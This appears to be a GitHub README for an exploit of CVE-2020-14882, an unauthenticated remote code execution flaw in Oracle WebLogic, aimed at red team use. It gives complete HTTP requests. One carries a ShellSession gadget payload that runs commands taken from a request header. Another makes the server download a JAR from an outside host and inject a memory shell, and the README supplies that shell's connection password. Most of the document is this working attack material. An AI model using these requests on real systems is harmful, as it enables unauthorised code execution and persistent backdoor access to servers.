 kk98kk0/cve-2020-14882
Exploit for CVE-2020-14882 (WebLogic unauthenticated RCE) with memory shell deployment via URLClassLoader and ShellSession gadget, enabling remote command execution and persistent access.

As we all know, CVE-2020-14882 is an unauthenticated vulnerability that allows an attacker to execute arbitrary code on affected WebLogic Server instances.
The publicly available PoCs bypass access using illegal characters and then execute commands via a gadget. However, in real-world scenarios and red team operations, simply executing commands is far from sufficient. It is crucial to further exploit the unauthenticated vulnerability to deploy a memory shell.
There are plenty of vulnerability analysis articles online; it essentially boils down to double encoding. Let's look directly at the publicly available command execution PoC:
POST /console/images/%252e%252e/console.portal HTTP/1.1
Host: 192.168.137.129:7001
cmd: whoami
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.141 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.137.129:7001/console/login/LoginForm.jsp
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: ADMINCONSOLESESSION=bVc4ldVQMjOVUU4Ch2gfrbdjJzOseetqLr98eCB-_a-1KoUGzBLm!2048667864; ADMINCONSOLESESSION=6KHjgTjHTJphTvmMmpSd6L1c1gmnwwD1nnjT2J5p6JrrhvxHjChb!355090686
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 1182

_nfpb=true&_pageLabel=HomePage1&handle=com.tangosol.coherence.mvel2.sh.ShellSession('weblogic.work.WorkAdapter+adapter+%3d+((weblogic.work.ExecuteThread)Thread.currentThread()).getCurrentWork()%3b+java.lang.reflect.Field+field+%3d+adapter.getClass().getDeclaredField("connectionHandler")%3bfield.setAccessible(true)%3bObject+obj+%3d+field.get(adapter)%3bweblogic.servlet.internal.ServletRequestImpl+req+%3d+(weblogic.servlet.internal.ServletRequestImpl)obj.getClass().getMethod("getServletRequest").invoke(obj)%3b+String+cmd+%3d+req.getHeader("cmd")%3bString[]+cmds+%3d+System.getProperty("os.name").toLowerCase().contains("window")+%3f+new+String[]{"cmd.exe",+"/c",+cmd}+%3a+new+String[]{"/bin/sh",+"-c",+cmd}%3bif(cmd+!%3d+null+){+String+result+%3d+new+java.util.Scanner(new+java.lang.ProcessBuilder(cmds).start().getInputStream()).useDelimiter("\\A").next()%3b+weblogic.servlet.internal.ServletResponseImpl+res+%3d+(weblogic.servlet.internal.ServletResponseImpl)req.getClass().getMethod("getResponse").invoke(req)%3b+res.getServletOutputStream().writeStream(new+weblogic.xml.util.StringInputStream(result))%3bres.getServletOutputStream().flush()%3bres.getWriter().write("")%3b}')
Currently, only WebLogic 12.2.1 and later versions support echo, because version 10.3.6 does not have this class.
It can be seen that this version uses the com.tangosol.coherence.mvel2.sh.ShellSession gadget to execute arbitrary code.
Thus, we can use java.net.URLClassLoader to load a malicious class and inject a memory shell.
URLClassLoader is an implementation class of ClassLoader that can load binary class files from both local sources and remote locations.

Package and generate the JAR file:


Then use the com.tangosol.coherence.mvel2.sh.ShellSession gadget to call URLClassLoader and load remotely. The code is as follows:
com.tangosol.coherence.mvel2.sh.ShellSession("java.net.URLClassLoader u = new java.net.URLClassLoader(new java.net.URL[]{new java.net.URL("http://192.168.86.5:6543/cc.jar")});u.loadClass("org.chabug.memshell.InjectFilterShell").newInstance(); u.close();");

Full Exploit:
GET /console/css/%25%32%65%25%32%65%25%32%66consolejndi.portal?test_handle=com.tangosol.coherence.mvel2.sh.ShellSession("java.net.URLClassLoader u = new java.net.URLClassLoader(new java.net.URL[]{new java.net.URL("http://192.168.86.5:6543/cc.jar")});u.loadClass("org.chabug.memshell.InjectFilterShell").newInstance(); u.close();"); HTTP/1.1
Host: 192.168.100.120:7001
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_0_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.198 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate1
Accept-Language: zh-CN,zh;q=0.9
Content-Length: 0
Behinder connection password: rebeyond

Note: The default version of Behinder does not support memory shells.
